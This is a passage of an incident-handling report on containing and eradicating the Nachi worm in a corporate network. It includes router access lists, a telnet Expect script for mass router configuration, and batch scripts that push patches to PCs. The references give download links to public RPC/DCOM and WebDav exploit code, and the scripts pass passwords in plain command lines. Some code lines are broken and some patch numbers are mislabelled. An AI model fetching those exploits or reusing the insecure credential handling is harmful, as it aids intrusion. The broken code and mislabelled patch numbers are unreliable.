1200 possible infections to vulnerable systems. Now a dedicated team was put together to combat the worm. The team members are as follows:

Security Engineer (Lead Handler)
Wan Engineer (Secondary Handler)
WAN Manager (Liason to Help Desk and CIO)
PC Manager (Liason to support for all pc's and servers)

5.3 - Containment

Now that the problems affecting the network were identified, the team handling the incident formed the following plan of action for the Internal Network (The external network was not vulnerable):

- Get information from Microsoft on how to identify infected systems
- Determine how to mitigate the worm's affect on the network
- Implement network changes to stop worm spread, if possible

The team now had seen all of the network sites in the field reporting problems. All 300 sites would now need to be addressed. The huge influx of ICMP traffic was causing extreme slowdown on the network. This denial of service was now affecting mission critical job functions. The team finished the research from the above items. Here were the actions taken:

- Microsoft had released a tool to detect infected machines. Eeye digital security released a tool to use, as well. The team downloaded the Microsoft tool to use. The tool was used to identify that 389 workstations were infected out of a possible 1200 workstations that were vulnerable.
- The team downloaded the patches for the Windows 2000 systems. (MS03-026 and MS03-07)
- The team had downloaded the Trend Micro tool to remove the Nachia worm from workstations
- Based on information received from CERT and other security related news groups – SecurityFocus, an access-list to block all Icmp traffic was created. This would reduce the congestion on the network and also allow for identification of infected sites. An expect script was written to log into all 300 routers and apply this access list to the Ethernet interfaces. The script is in Appendix A. The access-list that was configured is below:
Access-list 199 deny Icmp any any log
Access-list 199 permit ip any any
Int e0/0
Ip access-group 199 in
Int e0/1
Ip access-group 199 in

Once these action items were completed, a significant reduction of network traffic was noticed. ICMP had been disabled through the network, while this caused hardship in troubleshooting, it allowed the network to stay up running. These measures did not block the Netbios RPC scans to tcp/135 from the worm. It was not possible to disable Netbios or http because of the demand for the services those protocols provide to the end user community. To fix the problem, a plan for eradication of the worm was developed.

5.4 - Eradication

Now the worm had been contained, in relation to its impact to the network. The traffic was still significantly above the baseline, the network was able to function normally because of the actions taken to contain it through the use of QoS (Frame Relay Traffic Shaping and Priority Queueing) and IP based access lists. The following steps were taken to eradicate the worm from the network:

- The PC Group wrote scripts that would log into all workstations and do the following: (The scripts are in Appendix B)
 - Identify if the workstation was Windows 2000
 - Download the security patches to the workstation
 - Download the cleaner tool
 - Run the patch (MS03-026) – Reboot the workstation
 - Run the worm cleaner (Symantec) – Reboot the workstation
- The Server Admins manually patched all 220 servers by putting the patch on the Primary Domain Controller of the Windows NT 4.0 Domain and setting up replication to all the other servers in the network. The patches and cleaner tool was distributed through this replication to all 220 servers. Once, the replication completed, system administrators manually logged on to all the servers and manually patched the system and ran the cleaner tool. The MS03-026 (RPC/DCOM Patch) and MS03-07 (WebDav Patch) were the specific patches sent to all the servers.
- The Server group immediately pushed out a new virus file to all workstations from Trend Micro

Once, the scripts finished running and the workstations were rebooted we saw the network traffic return to its normal baseline levels.

5.5 - Recovery

This stage of the process is recovery. The recovery stage is used to monitor and ensure that the worm was completely removed. The following tasks were performed during this stage:

- Monitor network traffic with the Concord E-Health network management
- Monitor traffic going through routers using ip cache flow and network based application recognition
- Remove access lists from all the routers after eradication was complete.

By monitoring the network, we were able to ensure that the incident was concluded. Lastly, we need to take the information that we have learned and make the necessary changes to prevent another occurrence.

5.6 - Lessons Learned

The last step of this six step process for handling incidents is the most important. The lessons learned step allows us to learn from our mistakes and enhance the integrity of the enterprise network and the services offered to our clients. This information is used to enhance the organizational preparation necessary to offer an environment based on a secure infrastructure.

We have learned many lessons.

- Need for Incident Handling Policy & Procedure. This will allow for a timely successful analysis of any security events.
- Need for policies to enforce end-to-end security. There is no accountability without policies. The integrity of the enterprise demands policies to ensure the security of the organization. The need for measurement is key to control. Without policies and standards it is impossible to provide a secure infrastructure.
- Intrusion Detection needs to be deployed to detect security events. This will provide the capability to detect malware and new exploits. This includes network based and host based intrusion prevention IDS products.
- Remote Access was the root cause of the incident. Policy and Procedures need to be developed to restrict and control remote access to the enterprise network. Remote computing standards need to be developed. These standards need to include anti-virus solution, host based protection (personal firewall, host based ids) and administrative access to remote systems to ensure configuration management.
- Patch Management is fundamental in trying to maintain configuration management. Configuration management is the key to information assurance. If you cannot rely upon your configuration management plan then you have no information assurance. This is needed for both servers and workstations

In conclusion, we have learned many lessons in dealing with this incident. The organization's weakness has been identified. The lack of support from management facilitated the framework for problems. The need to provide an infrastructure that provides a high level of availability, integrity and performance has been identified. The task above outlines direct steps necessary to prevent these types of attacks from occurring. The key concept that was learned from this event was information assurance cannot be achieved without policies and procedures. These policies and procedures will dictate the need for configuration management. The configuration management is the key! You need to be able to control all endpoints that access critical resources.

7.0 Works Cited & References

Books

Stevens, W. Richard. TCP/IP Illustrated, Volume 1, Reading: Addison Wesley Longman, Inc, 1994. (ISBN: 0201633469)

Wenstrom, Michael. Managing Cisco Network Security. Indianapolis: Cisco Press, 2001. (ISBN: 1-57870-103-1)

Kaeo Merike. Designing Network Security. Indianapolis: Cisco Press, 1999. (ISBN: 1-57870-043-4)

Cole, Eric. Hackers Beware, Indianapolis: New Riders Publishing, 2001.(ISBN: 0-7357-1009-0)

Vegesna, Srinivas, IP Quality of Service. Indianapolis: Cisco Press 2001. (ISBN: 1-57870-116-3)

Northcutt, Stephen, Network Intrusion Detection: An Analyst's Handbook, Second Edition. Indianapolis: New Riders Publishing, 2001. (ISBN: 0-7537-1008-2)

Northcutt, Stephen, Inside Network Perimeter Security. Indianapolis: New Riders Publishing, 2003. (ISBN: 0-73571-232-8)

Skoudis, Ed. "SANS Coursebook 4.1 – Incident Handling Step-by-Step and Computer Crime Investigation". 2003

Cisco Systems, Inc. "Cisco IOS Quality of Service Solutions Guide". Indianapolis:2003.

Web Resources

Bourbeau, Linda. "RPC Overflow Vulnerability – Examining the Nachi Exploit". 5 October, 2003. URL: http://www.giac.org/practical/GCIH/Linda_Bourbeau_GCIH.pdf

Young, Brandon. "WebDav: The new nemesis of IIS Administrators". 4 October, 2003. URL: http://www.giac.org/practical/GCIH/Brandon_Young_GCIH.pdf

Hines, Eric. "Analysis of the ntdll.dll WebDav Exploit". 25 March, 2003. URL: <http://www.fatelabs.com/library/fatelabs-ntdll-analysis.pdf>

Smithers, David. "Deconstructing the NTDLL.DLL Vulnerability". 8 August, 2003. URL: http://giac.org/practicals/GCIH/David_Smithers_GCIH.pdf

Porter, K. Brian. "RPC-DCOM Vulnerability & Exploit". 2 November, 2003. URL: http://www.giac.org/practical/GCIH/Brian_Porter_GCIH.pdf

One, Aleph. "Smashing the Stack for Fun and Profit".
[URL://www.insecure.org/stf/smashstack.txt](http://www.insecure.org/stf/smashstack.txt)

WebDav Exploit Code: URL:
<http://www.securiteam.com/exploits/5SP0L159FC.html>

www.microsoft.com. "Microsoft Security Bulletin MS03-026". September 10, 2003 (Revised). URL:
<http://www.microsoft.com/technet/treeview/?url=/technet/security/bulletin/MS03-026.asp>

www.microsoft.com. "Microsoft Security Bulletin MS03-027". May 30, 2003 (Revised) URL:
<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms03-007.asp>

www.IETF.org. The Internet Engineering Task Force. URL:
<http://www.IETF.org/rfc/>

www.IETF.org. "RFC1831: RPC: Remote Procedure Call Protocol Specification Version 2". 1995. URL: <http://www.IETF.org/rfc/rfc1831.txt?number=1831>

Horstmann, Markus; Kirtland, Mary. "DCOM Architecture". 23 July, 1997. Microsoft Solution Developer Network. URL:
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnDCOM/html/msdn_DCOMArch.asp

Microsoft.com, "DCOM Technical Overview". November 1996. URL:
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnDCOM/html/msdn_DCOMtec.asp

www.ietf.org. "RFC2518: http extensions for Distributed Authoring – WebDav". 1999. URL: <http://www.IETF.org/rfc/rfc2518.txt?number=2518>

WebDav Resources: www.WebDav.org

www.ietf.org. "RFC 792: Internet Control Message Protocol. 1981. URL:
<http://www.IETF.org/rfc/rfc0792.txt?number=792>

SANS Institute TCP/IP Handbook - <http://www.sans.org/resources/tcpip.pdf>

eEye Digital Security. "Blaster Worm Analysis" 8 August 2003. URL: <http://www.eeye.com/html/Research/Advisories/AL20030811.html>

Whitehats.com. "Arachnids Intrusion Detection Database". 2003. URL: <http://www.whitehats.com/info/ids154>

Montcalm, Erika. "Logs: GIAC GCIA Version 3.3 Practical Detect (Montcalm) Detect #1 ---Welchia Pings". 7 November 2003. URL: <http://cert.uni-stuttgart.de/archive/intrusions/2003/11/msg00050.html>

CounterPane.com. "Microsoft RPC DCOM Remote Shell Vulnerability". 1 August 2003. URL: <http://www.counterpane.com/alert-v20030801-001.html>

Huger, Alfred. "Penetration Testing: Microsoft Windows 2000 WebDav buffer overflow vulnerability signature available". 20 March 2003. URL: <http://seclists.org/lists/pen-test/2003/Mar/0130.html>

Whitehats.com. "arachnids – Intrusion Detection Event Database – IDS474 – Web-WebDav-Search". URL: http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids474&view=research

Computer Associates. "Virus Information Center – Win32.Nachia.A". 27 August, 2003. (Revised) URL: <http://www3.ca.com/virusinfo/virus.aspx?ID=36372>

Oday. WebDav Exploit. URL: <http://oday.com/files/WebDavin101.zip> (Dec 15,2003)

Cisco Systems. "NBAR Configuration Notes". 2002. URL: http://www.Cisco.com/en/US/partner/products/sw/iosswrel/ps1835/products_configuration_guide_chapter09186a00800c75d0.html

Cisco Systems. "IP Cache Flow Configuration Notes" 2002. URL: http://www.Cisco.com/en/US/partner/products/sw/iosswrel/ps5187/products_command_reference_chapter09186a008017cf45.html#1066187

Exploit References:

cve.mitre.org. "CAN-2003-0352", URL: <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352>

cve.mitre.org. "CAN-2003-0109", URL: <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0109>

www.cert.org. "CERT Advisory CA-2003-19 Exploitation of Vulnerabilities in Microsoft RPC Interface", July 31, 2003. URL: <http://www.cert.org/advisories/CA-2003-19.html>

www.cert.org. "CERT Advisory CA-2003-09 Buffer Overflow in Core Microsoft Windows DLL", March 17, 2003. URL: <http://www.cert.org/advisories/CA-2003-09.html>

www.cert.org. "Vulnerability Note VU#568148, Microsoft Windows RPC vulnerable to buffer overflow", <http://www.kb.cert.org/vuls/id/568148> (Dec 15, 2003)

WebDav Exploit Code: <http://www.securiteam.com/exploits/5SP0L159FC.html> (Dec 10, 2003)

WebDav Exploit Code: <http://www.xfocus.org/exploits/200303/19.html> (Dec 10, 2003)

RPC/DCOM Exploit Code from LSD: <http://www.metasploit.com/tools/dcom.c> (Dec 10, 2003)

Multiple Exploits of RPC/DCOM - <http://illmob.org/0day/RPC%20exploit/> (Dec 10, 2003)

WebDav GUI Exploit: <http://illmob.org/exploits/WebDavin-1.01.zip> (Dec 10, 2003)

Appendix A – Cisco Configuration Expect Script

```
#!/usr/bin/expect --
#
# IOSconfigV2.exp -- configuration for Cisco Routers
#
# usage:
#
# IOSconfig.exp list.of.routers tacacsID tacacsPasswd vtypasswd \
#  enablepasswd commandfile AlertMailID
#
# Dependencies -
#
# - uses the file ~commandfile specified on the command line which contains
#  the desired global configuration commands.
#
# created on July 30, 2003 by Mark Leighty
#
# Special thanks to Don Libes and NIST for the creation of Expect!!!!
# Expect can be obtained at http://expect.nist.gov
#
#
# Variable Definitions
#
# argv[0] --> file containing list of IOS devices to apply the global commands
# argv[1] --> tacacs+ User ID
# argv[2] --> tacacs+ Password
# argv[3] --> vty password
# argv[4] --> enable password
# argv[5] --> file containing the global commands
# argv[6] --> Mail account that will receive any alerts/failures
#
proc Usage { Definition } {

    puts -nonewline "\n"
    puts -nonewline "\n"
    puts -nonewline "\n"
    puts -nonewline "$Definition\n"
    puts -nonewline "\n"
    puts -nonewline "\n"
    puts -nonewline "Usage:\n"
    puts -nonewline "\n"
    puts -nonewline "IOSconfigV2.exp routers tacacsID tacacsPasswd vty enable command-file
mailaccount"
    puts -nonewline "\n"
    puts -nonewline "\n"
    puts -nonewline "Example\n"
    puts -nonewline "\n"
    puts -nonewline "IOSconfigV2.exp ./routers router-sweep Cisco vty enable snmp.update
scripting@harfordtechnology.com"
    puts -nonewline "\n"
    puts -nonewline "\n"
    puts -nonewline "\n"
```

```

exit                                ;# exit the script

}

#
# Check usage ... if argc < 7 exit with usage display
#

set argc [ llength $argv ]

if { $argc < 7 } {

    Usage "IOSConfigV2.exp ..... http://www.harfordtechnology.com"

}

#
# Set up variables passed via the command line in argv
#

set routers          [ index $argv 0 ]      ;# list of routers/IOS devices
set tacacsID          [ index $argv 1 ]      ;# tacacs+ user ID
set tacacsPasswd      [ index $argv 2 ]      ;# tacacs+ Password
set vty               [ index $argv 3 ]      ;# current vty passwd
set enable            [ index $argv 4 ]      ;# current enable passwd
set COMMAND           [ index $argv 5 ]      ;# Command File
set MAIL              [ index $argv 6 ]      ;# mail account for failure notification

#
# Toggle the debug capability. OFF by default
#

#exp_internal         1

#
# Other system wide variables
#

#set console_prompt   "([0-9]|[a-z]|[A-Z])+>$" ;# pattern match for console prompt
set console_prompt    ">$" ;# pattern match for console prompt
set enable_prompt     "([0-9]|[a-z]|[A-Z])+#$" ;# pattern match for enable prompt
set config_prompt     "(config.*)#$" ;# Variable for config prompt

set timeout           -1 ;# eliminate timeout issues

#
#
# Load the list of Commands into memory. This will allow MUCH faster processing and
# place less rick on our source file in the event of a system crash

```

```

#
#

if [ catch { set file [ open $COMMAND ] } message ] {      ;# open the specified command file

    Usage "$message\n\n\n"                                ;# if there is an error print with usage info
}

;# end the if block

foreach line [ split [ read $file ] "\n" ] {

    if { [ string first "#" $line ] == 0 } {                ;# omit entire line comment

        continue                                           ;# next loop iteration

    } elseif { [ string first "#" $line ] > 0 } {            ;# omit mid line comment

        set position [ string first "#" $line ]
        set temp     [ string range $line 0 [ incr position -1 ] ]

        lappend CONFIG [ string trimright $temp ]          ;# append command to our list

        continue                                           ;# next loop iteration

    } elseif { [ string length $line ] <= 0 } {              ;# Handle EOF condition

    } else {

        lappend CONFIG [ string trimright "$line" "\n" ]    ;# append command to our list

    }

    ;# end if block
}

;# end for loop

close $file

;# close $COMMAND file


#
#
# Load the list of Commands into memory. This will allow MUCH faster processing and
# place less rick on our source file in the event of a system crash
#
#

if [ catch { set ROUTERS [ open $routers ] } message ] {    ;# open the specified list of devices

    Usage "$message\n\n\n"                                ;# if there is an error print with usage info
}

foreach line [ split [ read $ROUTERS ] "\n" ] {

    if { [ string first "#" $line ] == 0 } {                ;# omit entire line comment

```

```

        continue                                ;# next loop iteration
    } elseif { [ string first "#" $line ] > 0 } {      ;# omit mid line comment

        set position [ string first "#" $line ]
        set temp    [ string range $line 0 [ incr position -1 ] ]

        lappend ROUTER [ string trimright $temp ]      ;# append device to our list

        continue                                ;# next loop iteration
    } elseif { [ string length $line ] <= 0 } {        ;# Handle EOF condition
    } else {

        lappend ROUTER [ string trimright "$line" "\n" ] ;# append device to our list
    }
    } ;# end if block
} ;# end foreach loop

close $ROUTERS ;# close $routers file

foreach router $ROUTER { ;# Set up looping structure to process each
router in list

    if [ catch { spawn telnet $router } msg ] { ;# Start telnet process to the specified
switch & catch any errors

        exec echo "Subject: Config Failure\n$router" | /usr/lib/sendmail $MAIL
        continue

    }

    #
    #
    # Test the response.
    #
    # We are expecting a tacacs+ prompt or the legacy prompt.
    #
    # If we get anything else, it is considered undefined. If that is the case we will 'bail out' and send
    an email
    # to the System administrator as defined in the command line and move on to the next device.
    #
    #

    expect {

        -re "User Access Verification.*Password: $" {

            send "$vty\r"

```

```

expect {
    -re $console_prompt {
        } default {
            exec echo "Subject: Config Failure - Apparent Incorrect Password
$router\n$router\n$expect_out(buffer)" | /usr/lib/sendmail $MAIL

            if [ catch { close } msg ] {}          ;# close the telnet session programatically
            if [ catch { wait } msg ] {}           ;# wait for the child process to die

            continue

        }
    }
}

send "enable\r"

expect {
    -re "Password: $" {
        } default {
            exec echo "Subject: IOS Undefined State - $router\n\n$router\n$expect_out(buffer)" |
/usr/lib/sendmail $MAIL

            if [ catch { close } msg ] {}          ;# close the telnet session programatically
            if [ catch { wait } msg ] {}           ;# wait for the child process to die

            continue

        }
    }
}

send "$enable\r"

expect {
    -re $enable_prompt {
        } default {
            exec echo "Subject: Config Failure - Apparent Incorrect Password
$router\n$router\n$expect_out(buffer)" | /usr/lib/sendmail $MAIL

            if [ catch { close } msg ] {}          ;# close the telnet session programatically
            if [ catch { wait } msg ] {}           ;# wait for the child process to die

            continue

        }
    }
}

```

```

}

} -re "Username: $" {

    send "$tacacsID\r"

    expect {

        -re "Password: $" {

            } default {

                exec echo "Subject: Config Failure - Apparent Incorrect Password
$router\n$router\n$expect_out(buffer)" | /usr/lib/sendmail $MAIL

                if [ catch { close } msg ] {}                ;# close the telnet session programatically
                if [ catch { wait } msg ] {}                ;# wait for the child process to die

                continue

            }

        }

        send "$tacacsPasswd\r"

        expect {

            -re $enable_prompt {

                } -re $console_prompt {                ;# Handle the CiscoSecure Enable Password
Schema

                send "enable\r"                ;# Send the enable command

                expect -re "Password: $"                ;# Expect the password prompt

                send "$tacacsPasswd\r"                ;# Send the enable password

                expect -re $enable_prompt                ;# Expect the enable prompt

            } default {

                exec echo "Subject: Config Failure - Apparent Incorrect Password
$router\n$router\n$expect_out(buffer)" | /usr/lib/sendmail $MAIL

                if [ catch { close } msg ] {}                ;# close the telnet session programatically
                if [ catch { wait } msg ] {}                ;# wait for the child process to die

                continue

            }

        }

    }

```

```

    } default {

        exec echo "Subject: Config Failure - $router\n$router\n$expect_out(buffer)" |
        /usr/lib/sendmail $MAIL

        if [ catch { close } msg ] {}                ;# close the telnet session programatically
        if [ catch { wait } msg ] {}                  ;# wait for the child process to die

        continue

    }

} ;# close the expect block

send "configure terminal\r"                ;# enter configuration mode

expect {

    -re $config_prompt {

    } default {

        exec echo "Subject: Config Failure - $router\n\n$router\n\nIOS Undefined
        State\n$expect_out(buffer)" | /usr/lib/sendmail $MAIL

        if [ catch { close } msg ] {}                ;# close the telnet session programatically
        if [ catch { wait } msg ] {}                  ;# wait for the child process to die

        continue

    }

}

foreach command $CONFIG {

    send "$command\r"

    expect {

        -re $config_prompt {

        } default {

            exec echo "Subject: Config Failure - $router\n\n$router\n\nIOS Undefined
            State\n$expect_out(buffer)" | /usr/lib/sendmail $MAIL

            break
            break

        }

    }

}

```

```

}

send "\032"

expect {

    -re $enable_prompt {

        } default {

            exec echo "Subject: Config Failure - $router\n\n$router\n\nIOS Undefined
State\n$expect_out(buffer)" | /usr/lib/sendmail $MAIL

            if [ catch { close } msg ] {}                ;# close the telnet session programatically
            if [ catch { wait } msg ] {}                ;# wait for the child process to die

            continue

        }

    }

    if [ catch { close } msg ] {}                ;# close the telnet session programatically
    if [ catch { wait } msg ] {}                ;# wait for the child process to die

} ;# end of foreach loop

exit ;# exit the expect shell .. we're done

```


APPENDIX B: Scripts to Patch PC's for Nachia Eradication

NACHIA Eradication Batch Programs FlowChart

1. 2kupdate.bat performs the “net view” command for the domain, which gives a list of all the pc's on our domain and outputs it to a text file.
2. It then calls croplist.bat to trim the data down to just computer names.
3. It then strips out the first computer in the cropped list and sets it as a variable.
4. The program uses the variable as the computer name and (using administrator rights) looks for the C\$ share and if found runs update1.bat if not found it goes back to the crop list and sets the next computer name as a variable. If C\$ is not found it either means that it is not a Windows 2000 pc or that we do not have admin rights to it, either of which we would not want to apply the patch to it anyways.
5. The update batch files check to see if it's corresponding patch has been applied. If not it uploads the files and schedules a task to run it at a designated time. If all the patches have already been applied then it simply moves on to the next computer in the crop list
6. After update1.bat finishes it calls update2.bat, then update2.bat calls update3.bat and so on.
7. Upon completion of the updates it returns to 2kupdate.bat and moves on to the next computer name in the list.
8. When the list becomes empty and all pc's in the list have been updated it returns to the top of 2kupdate.bat and starts the process all over. This is necessary in case there were some pc's that were not turned on at the time.

W2kUpdate.bat

@echo off

rem Script created by Jason P. Lippard

:getcpuz

if exist 2kmstr.txt type 2kmstr.txt>2kcpuz.txt

if exist not2kmstr.txt type not2kmstr.txt>not2kcpuz.txt

if exist pos2kmstr.txt type pos2kmstr.txt>pos2kcpuz.txt

if exist cpulist.txt del cpulist.txt

net view | find "\\" > cpulist.txt

echo sorting not2kcpuz.txt

```
if exist not2kcpuz.txt set sortfile=not2kcpuz.txt

if exist not2kcpuz.txt call 2ksort.bat


echo sorting 2kcpuz.txt

if exist 2kcpuz.txt set sortfile=2kcpuz.txt

if exist 2kcpuz.txt call 2ksort.bat


echo sorting pos2kcpuz.txt

if exist pos2kcpuz.txt set sortfile=pos2kcpuz.txt

if exist pos2kcpuz.txt call 2ksort.bat


call croplist.bat


if exist 2kcpuz.txt type 2kcpuz.txt >> cpulist.txt

if exist 2kcpuz.txt del 2kcpuz.txt


if exist not2kcpuz.txt type not2kcpuz.txt >> cpulist.txt

if exist not2kcpuz.txt del not2kcpuz.txt


if exist pos2kcpuz.txt type pos2kcpuz.txt >> cpulist.txt

if exist pos2kcpuz.txt del pos2kcpuz.txt


if exist dntpatch.txt set sortfile=dntpatch.txt

if exist dntpatch.txt call 2ksort.bat


:sortlist


echo e 100 "set cpu2upgr="> script
```

```

echo rcx>> script

echo d>> script

echo n setcpu.txt>> script

echo w>> script

echo q>> script

debug < script > nul

del script


:fltrcpuz

copy /b setcpu.txt + cpulist.txt filter.txt > nul

type filter.txt | find "set cpu2upgr=">setcpu.bat

type filter.txt | find /v "set cpu2upgr=">cpulist.txt

del filter.txt


call setcpu.bat


if defined cpu2upgr goto 2kcheck

goto end


:2kcheck

if exist %cpu2upgr%\c$\winnt\options\updates\not2k.txt echo
%cpu2upgr%>>not2kcpuz.txt

if exist %cpu2upgr%\c$\winnt\options\updates\not2k.txt goto fltrcpuz

if exist %cpu2upgr%\c$\ntldr goto upgrade

```

```

echo %cpu2upgr%| find /l /v "j-">>not2kcpuz1.txt
type not2kcpuz1.txt| find /l /v "g-">>not2kcpuz2.txt
type not2kcpuz2.txt| find /l /v "c-">>not2kcpuz3.txt
type not2kcpuz3.txt| find /l /v "scv-">>not2kcpuz4.txt
type not2kcpuz4.txt| find /l /v "cav-">>not2kcpuz.txt

if exist not2kcpuz1.txt del not2kcpuz1.txt
if exist not2kcpuz2.txt del not2kcpuz2.txt
if exist not2kcpuz3.txt del not2kcpuz3.txt
if exist not2kcpuz4.txt del not2kcpuz4.txt

echo %cpu2upgr%| find /l "j-">>pos2kcpuz.txt
echo %cpu2upgr%| find /l "g-">>pos2kcpuz.txt
echo %cpu2upgr%| find /l "c-">>pos2kcpuz.txt
echo %cpu2upgr%| find /l "scv-">>pos2kcpuz.txt
echo %cpu2upgr%| find /l "cav-">>pos2kcpuz.txt

goto filtrcpuz

:upgrade

echo Currently updating %cpu2upgr%

if exist prevat*.txt del prevat*.txt
call update1.bat
if exist prevat*.txt del prevat*.txt

:nextcpu

```

```

        echo %cpu2upgr%>>2kcpuz.txt

        goto fltrcpuz

:~end

        del setcpu.txt

        del setcpu.bat

        del cpulist.txt

echo *****this is the end*****

        net time \\oestime|find /i "current">>passes.txt

        if exist 2kcpuz.txt type 2kcpuz.txt>2kmstr.txt

        if exist not2kcpuz.txt type not2kcpuz.txt>not2kmstr.txt

        if exist pos2kcpuz.txt type pos2kcpuz.txt>pos2kmstr.txt

:skip2

        goto getcpuz

```

CROPLIST.BAT

```

@echo off

rem Script created by Jason P. Lippard

rename cpulist.txt cpulist1.txt

:start

if defined errorlog set errorlog=

        set 0A=

        set 0B=

        set 0C=

        set 0D=

```

set 0E=

set 0F=

set 10=

set 11=

set 12=

set 13=

set 14=

set 15=

set 16=

set 17=

set 18=

set 19=

set 1A=

set 1B=

set 1C=

set 1D=

set 1E=

set 1F=

set 20=

set 21=

set 22=

set 23=

echo e 100 "set array="> script

echo rcx>> script

echo A>> script

echo n setarray.txt>> script

```

echo w>> script

echo q>> script

debug < script > nul

del script

:fltcrpuz

copy /b setarray.txt + cpulist1.txt filter.txt > nul

type filter.txt | find "set array=">setarray.bat

type filter.txt | find /v "set array=">cpulist1.txt

del filter.txt

```

:varfind

```

if defined 23 goto errorlog

if defined 22 set crop=23

if defined 22 goto cropvar

if defined 21 set crop=22

if defined 21 goto cropvar

if defined 20 set crop=21

if defined 20 goto cropvar

if defined 1F set crop=20

if defined 1F goto cropvar

if defined 1E set crop=1F

if defined 1E goto cropvar

if defined 1D set crop=1E

if defined 1D goto cropvar

if defined 1C set crop=1D

if defined 1C goto cropvar

if defined 1B set crop=1C

if defined 1B goto cropvar

```

if defined 1A set crop=1B
if defined 1A goto cropvar
if defined 19 set crop=1A
if defined 19 goto cropvar
if defined 18 set crop=19
if defined 18 goto cropvar
if defined 17 set crop=18
if defined 17 goto cropvar
if defined 16 set crop=17
if defined 16 goto cropvar
if defined 15 set crop=16
if defined 15 goto cropvar
if defined 14 set crop=15
if defined 14 goto cropvar
if defined 13 set crop=14
if defined 13 goto cropvar
if defined 12 set crop=13
if defined 12 goto cropvar
if defined 11 set crop=12
if defined 11 goto cropvar
if defined 10 set crop=11
if defined 10 goto cropvar
if defined 0F set crop=10
if defined 0F goto cropvar
if defined 0E set crop=0F
if defined 0E goto cropvar


```

        if defined 0D set crop=0E
        if defined 0D goto cropvar
        if defined 0C set crop=0D
        if defined 0C goto cropvar
        if defined 0B set crop=0C
        if defined 0B goto cropvar
        if defined 0A set crop=0B
        if defined 0A goto cropvar
        set crop=0A

:cropvar

        if %crop%==0A echo e 100 20 20 20 20 20 20 20 20 20 0D 0A> script
        if %crop%==0B echo e 100 20 20 20 20 20 20 20 20 20 0D 0A> script
        if %crop%==0C echo e 100 20 20 20 20 20 20 20 20 20 0D 0A> script
        if %crop%==0D echo e 100 20 20 20 20 20 20 20 20 20 0D 0A>
script
        if %crop%==0E echo e 100 20 20 20 20 20 20 20 20 20 0D 0A>
script
        if %crop%==0F echo e 100 20 20 20 20 20 20 20 20 20 0D
0A> script
        if %crop%==10 echo e 100 20 20 20 20 20 20 20 20 20 0D
0A> script
        if %crop%==11 echo e 100 20 20 20 20 20 20 20 20 20 20 20
0D 0A> script
        if %crop%==12 echo e 100 20 20 20 20 20 20 20 20 20 20 20
20 0D 0A> script
        if %crop%==13 echo e 100 20 20 20 20 20 20 20 20 20 20 20
20 20 0D 0A> script
        if %crop%==14 echo e 100 20 20 20 20 20 20 20 20 20 20 20
20 20 20 0D 0A> script
        if %crop%==15 echo e 100 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 0D 0A> script

```

```

        if %crop%==16 echo e 100 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 0D 0A> script

        if %crop%==17 echo e 100 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 0D 0A> script

        if %crop%==18 echo e 100 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 0D 0A> script

        if %crop%==19 echo e 100 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20

        if %crop%==19 echo e 115 20 0D 0A> script

        if %crop%==1A echo e 100 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20> script

        if %crop%==1A echo e 115 20 20 0D 0A>> script

        if %crop%==1B echo e 100 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20> script

        if %crop%==1B echo e 115 20 20 20 0D 0A>> script

        if %crop%==1C echo e 100 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20> script

        if %crop%==1C echo e 115 20 20 20 20 0D 0A>> script

        if %crop%==1D echo e 100 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20> script

        if %crop%==1D echo e 115 20 20 20 20 20 0D 0A>> script

        if %crop%==1E echo e 100 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20> script

        if %crop%==1E echo e 115 20 20 20 20 20 20 0D 0A>> script

        if %crop%==1F echo e 100 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20> script

        if %crop%==1F echo e 115 20 20 20 20 20 20 0D 0A>> script

        if %crop%==20 echo e 100 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20> script

        if %crop%==20 echo e 115 20 20 20 20 20 20 0D 0A>> script

        if %crop%==21 echo e 100 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20> script

        if %crop%==21 echo e 115 20 20 20 20 20 20 0D 0A>> script

```

```

        if %crop%==22 echo e 100 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20> script

        if %crop%==22 echo e 115 20 20 20 20 20 20 20 20 20 20 0D 0A>> script

        if %crop%==23 echo e 100 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20> script

        if %crop%==23 echo e 115 20 20 20 20 20 20 20 20 20 20 20 0D 0A>>
script

        if %crop%==0A echo e 10B 0D 0A 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20>> script

        if %crop%==0B echo e 10C 0D 0A 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20>> script

        if %crop%==0C echo e 10D 0D 0A 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20>> script

        if %crop%==0D echo e 10E 0D 0A 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20>> script

        if %crop%==0E echo e 10F 0D 0A 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20>> script

        if %crop%==0F echo e 110 0D 0A 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20>> script

        if %crop%==10 echo e 111 0D 0A 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20>> script

